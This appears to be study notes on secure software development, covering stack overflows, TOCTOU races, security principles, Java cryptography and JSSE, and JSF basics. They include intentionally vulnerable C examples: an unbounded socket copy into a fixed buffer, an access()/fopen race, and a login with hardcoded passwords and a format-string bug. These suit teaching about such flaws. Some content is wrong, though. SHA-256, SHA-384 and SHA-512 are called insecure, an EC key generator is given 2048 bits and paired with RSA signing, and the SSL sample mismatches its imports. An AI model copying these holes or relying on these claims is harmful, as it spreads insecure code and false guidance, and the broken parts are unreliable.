

Stack layout

Example of vulnerable code
void processData(int socket) {
    char buffer[256], tempBuffer[12];
    int count = 0, position = 0;

    /* Read data from socket and copy it into buffer */
    count = recv(socket, tempBuffer, 12, 0);
    while (count > 0) {
        memcpy(buffer + position, tempBuffer, count) position += count;
        count = recv(socket, tempBuffer, 12, 0);
    }
    /* Do something with the data in buffer */
}
Countermeasures

- A stack canary can be inserted into the stack to detect buffer overflows. The canary is a random value that is inserted:
- Prevent code execution in data segments (stack, part of Linux kernel since 2.6.7)
- Address Space Layout Randomization (ASLR) - randomizes the location of the stack and heap in memory
Race Conditions
Part of the Time and State kingdom
File Access Race Condition
e.g. There's a check of a file property before access. When using the file, it is assumed that the property is still valid. Such defects are called time-of-check-time-of-use (TOCTOU) defects.
For example:
// access checks if the user that started the program has write access to file,
// returns 0 if true
if (!access(file, W_OK)) {
   printf("Enter data to write to file: ");
   fgets(data, 100, stdin);
   fd = fopen(file, "w+"); /* open the file for writing */
   if (fd != NULL) {
      fprintf(fd, "%s", data);
   }
} else { /* user has no write access */
   fprintf(stderr, "Permission denied when trying to open %s.\n", file);
}
If the attacker has access to the local file system, he can use a symbolic link to change the file property between the check and the use: The attacker can create a symbolic link to a file he has access to, and then exchange the symbolic link with a file he doesn't have access to, but the running process has.
Countermeasures
- Open the file once and then do all operations on the file descriptor
- Avoid checking of file access rights and let the operating system handle it

Read Example
int doLogin(char usernames[][8], char passwords[][8]);

int main(int argc, char *argv[]) {
  char usernames[USERS][8] = {"root", "john", "tom"};       // There are 3 registered users...
  char passwords[USERS][8] = {"master", "doe", "qwertz"};   // ... with their passwords
  char* command = malloc(INPUT_MAX);

  while(1) {
    if (doLogin(usernames, passwords)) {
      printf("Login successful, terminal access granted, enter 'exit' to exit\n");
      while (1) {
        printf("$> ");
        fgets(command, INPUT_MAX, stdin);
        command[strlen(command)-1] = 0;   // remove newline character
        if (!strcmp(command, "exit")) {
          break;
        }
      }
    }
  }
  return 0;
}

int doLogin(char usernames[][8], char passwords[][8]) {
  char* username = malloc(INPUT_MAX);
  char* password = malloc(INPUT_MAX);
  printf("Enter username: ");
  fgets(username, INPUT_MAX, stdin);
  username[strlen(username)-1] = 0;   // remove newline character
  printf("Enter password: ");
  fgets(password, INPUT_MAX, stdin);
  password[strlen(password)-1] = 0;   // remove newline character
  for (int i=0; i<USERS; i++) {
    if(!strcmp(username, usernames[i]) && !strcmp(password, passwords[i])) {
      free(username);
      free(password);
      return 1;   // Login successful
    }
  }
  printf("Sorry ");   // Login failed
  printf(username);
  printf(", try again\n");
  free(username);
  free(password);
  return 0;
}
Secure the Weakest Link / Defense in Depth / Fail Securely / Principle of Least Privilege / Separation of Privileges / Secure by Default / Minimize Attack Surface / Keep Security Simple / Avoid Security by Obscurity / Don't Trust User Input and Services
Fundamental Security Principles
Covers the following security activities:
Secure the Weakest Link
The overall security of a system with different components is determined by the weakest component.
This basically means fixing the issues rated as high risk first.
Defense in Depth
Risks should be mitigated by multiple layers of security so that if one layer fails, the others will still protect the system.
Some examples:
- Also encrypt internal traffic even if a firewall is in place
- Harden not only exposed servers, but also internal servers
A powerful strategy should include mechanisms to prevent, detect, contain and recover from attacks. For example, for a web service using passwords:
- Prevent the use of weak passwords
- Detect brute force attacks by monitoring logs
- Contain the attack by blocking the attacker's IP address
- Recover from the attack by resetting the password and require users to change their passwords
Fail Securely
If a system fails, it must not compromise the security of the system. (e.g. if login failed, the user should not be able to access the system)
Another example is poor configuration of a system, if it for example allows to fail to an older version of the protocol, so that an attacker can downgrade the protocol and exploit a vulnerability.
Principle of Least Privilege
A user and a program should only have the permissions he needs to perform his job.
Separation of Privileges
By separating privileges, a single user cannot carry out or conceal an action completely on his own. For example, database administrators should not also be administrators of the operating system.
In practice it's often not possible to separate privileges completely, but it's important to separate them as much as possible.
Secure by Default
Programs should be implemented / delivered / installed with secure default configurations.
Minimize Attack Surface
The attack surface is the set of all possible attack vectors. The smaller the attack surface, the easier it is to secure the system.
Keep Security Simple
Make sure that security is designed and implemented in a way that is easy to understand and maintain, using proven software components and techniques. Also, implement security-critical features only once.
Help the user by explaining him what he needs to do to secure the system, don't provide insecure options and don't allow them to temporarily disable security features (like certificate warnings in browser).
Avoid Security by Obscurity
Relying on the secrecy of a system to protect it is generally not a good idea because of powerful reverse engineering methods. It may be used to make it harder but it is virtually impossible to prevent attacks by trying to hide something.
Don't Trust User Input and Services
In general, it should be assumed that user input and services are malicious. Therefore, always validate data before processing it.
Java Cryptography Architecture (JCA) / Java Secure Socket Extension (JSSE)
Java Security
Java Cryptography Architecture (JCA)
JCA is a component of Java SE which provides a variety of cryptographic services. JCA uses a provider-based
(i.e. plugins) architecture.
The used security provider can be configured in the java.security file, located in
$JAVA_HOME/conf/security/java.security.
Computing a Hash
import java.security.MessageDigest;

MessageDigest md = MessageDigest.getInstance("SHA3-256");
byte[] hash = md.digest("Hello World!".getBytes());

// which is equivalent to:

md.update((byte) 'H');
md.update("ello World!".getBytes());
Random Number Generation
import java.security.SecureRandom;

SecureRandom sr = SecureRandom.getInstanceStrong(); // or just new SecureRandom();
byte[] randomBytes = new byte[16];
sr.nextBytes(randomBytes);
By default, it uses the random source provided by the operating system. If the operating system does not provide a secure random source, it uses SHA1PRNG or DRGB, which is a cryptographically secure pseudo-random number generator (CSPRNG).
Secret Key Generation
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;

KeyGenerator keyGen = KeyGenerator.getInstance("AES");
keyGen.init(256); // 128, 192 or 256
SecretKey key = keyGen.generateKey();
Secret Key Cryptography
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;

byte[] keyBytes = "0123456789abcdef".getBytes(); // very much secure, nobody can guess this key
SecretKey key = new SecretKeySpec(keyBytes, "AES");

Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, key);
// cipher.update("Hello World!".getBytes());
byte[] encrypted = cipher.doFinal("Hello World!".getBytes());
It's important to call 'doFinal' to finsh the encryption, even if no new data is appended (to ensure data is padded correctly). Also, don't use ECB mode and don't use secret key cryptography without integrity protection.
Algorithms
- Insecure Hashing Algorithms include: MD5, SHA-1, SHA-256, SHA-384, SHA-512
- Secure Hashing Algorithms include: SHA3-256, SHA3-384, SHA3-512
Public Key Cryptography
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.PrivateKey;
import java.security.PublicKey;
import java.security.SecureRandom;
import java.security.Signature;
import java.security.SignatureException;
import java.security.spec.ECGenParameterSpec;

KeyPairGenerator keyGen = KeyPairGenerator.getInstance("EC");
keyGen.initialize(2048);
KeyPair keyPair = keyGen.generateKeyPair();
PublicKey publicKey = keyPair.getPublic();
PrivateKey privateKey = keyPair.getPrivate();

Signature signature = Signature.getInstance("SHA512withRSA");
signature.initSign(privateKey);
signature.initVerify(publicKey);

signature.update("Hello World!".getBytes());
byte[] signatureBytes = signature.sign();

signature.update("Hello World!".getBytes());
boolean valid = signature.verify(signatureBytes);
Java Secure Socket Extension (JSSE)
Provides support for the SSL/TLS protocol, cryptographic algorithms provided by the JCA.
SSL Socket
import javax.net.ssl.SSLContext;
import javax.net.ssl.SSLSocket;
import javax.net.ssl.SSLSocketFactory;

SSLServerSocketFactory sslServerSocketFactory = (SSLServerSocketFactory) SSLServerSocketFactory.getDefault();
SSLServerSocket sslServerSocket = (SSLServerSocket) sslServerSocketFactory.createServerSocket(8000);
SSLSocket sslSocket = (SSLSocket) sslServerSocket.accept();
To manage the key pairs, Java uses keystores and truststores. Keystores contain both public and private keys,
truststores only contain public keys/certificates. They can be created using the keytool command line tool.
keytool -genkeypair -alias mykey -keyalg RSA -keysize 2048 -keystore keystore.jks -storepass mypass

# Export the certificate
keytool -export -alias mykey -keystore keystore.jks -storepass mypass -file mykey.cer
keytool -printcert -file mykey.cer

# Run a java program with the certificate
java -Djavax.net.ssl.keyStore=keystore.jks -Djavax.net.ssl.keyStorePassword=mypass MyServer

# And on client side (only using a trust store)
java -Djavax.net.ssl.trustStore=truststore.jks -Djavax.net.ssl.trustStorePassword=mypass MyClient
To dynamically load the keystore on server side, use the following code:
KeyStore keyStore = KeyStore.getInstance("PKCS12");
keyStore.load(new FileInputStream("keystore.p12"), "mypass".toCharArray());

KeyManagerFactory keyManagerFactory = KeyManagerFactory.getInstance("PKIX");
keyManagerFactory.init(keyStore, "mypass".toCharArray());
JSF Fundamentals / Secure Database Access / Access Control and Authentication / Custom FORM Authentication / Session Handling and Cookies / JSF View State / Input Validation
Developing Secure Traditional Web Applications
JSF fundamentals

- Facelets: XHTML-based templating language for JSF
- Backing beans: Java classes that contain the logic for the application
- Faces servlet: The servlet that handles all requests to the application
Beans 🫘
Example for a Product page:
public class Product {
    private String code;
    private String description;
    private double price;

    public String getCode() {
        return code;
    }

    public void setCode(String code) {
        this.code = code;
    }

    public String getDescription() {
        return description;
    }

    // ... the rest of the usual horrible Java boilerplate

    @Override
    public boolean equals(Object other) { /* ... */ }
}
Database bean
// Marks a CDI bean
@RequestScoped
public class ProductDatabase {
    public List<Product> searchProducts(String search) {
        // ...
    }
}
Backing bean
@Named
@SessionScoped
public class SearchBacking implements Serializable {
    private String search;
    private List<Product> results;

    @Inject
    private ProductDatabase database;

    public String getSearch() {
        return search;
    }

    public void setSearch(String search) {
        this.search = search;
    }

    public List<Product> getResults() {
        return results;
    }

    public void setResults(List<Product> results) {
        this.results = results;
    }

    public void search() {
        results = database.searchProducts(search);
    }
}
View
<html xmlns="http://www.w3.org/1999/xhtml" xmlns:h="http://xmlns.jcp.org/jsf/html"
      xmlns:f="http://xmlns.jcp.org/jsf/core">
    <h:body>
        <h:messages globalOnly="true" layout="table"/>
        Searched: #{searchBacking.search}
        <h:panelGrid columns="2">
        <h:outputLabel for="search" value="Search"/>
        <h:inputText id="search" value="#{searchBacking.search}"/>
        <h:commandButton value="Search" action="#{searchBacking.search}"/>
    </h:body>
</html>
Scopes
- Request scope: The bean is created when the request is received and destroyed when the request is finished
- Session scope: The bean is created when the session is created and destroyed when the session is destroyed
- Application scope: The bean is created when the application is started and destroyed when the application is stopped
- Conversation scope: The bean is created when the conversation is started and destroyed when the conversation is ended
- View scope: The bean is created when the view is created and destroyed when the view is destroyed

web.xml Configuration


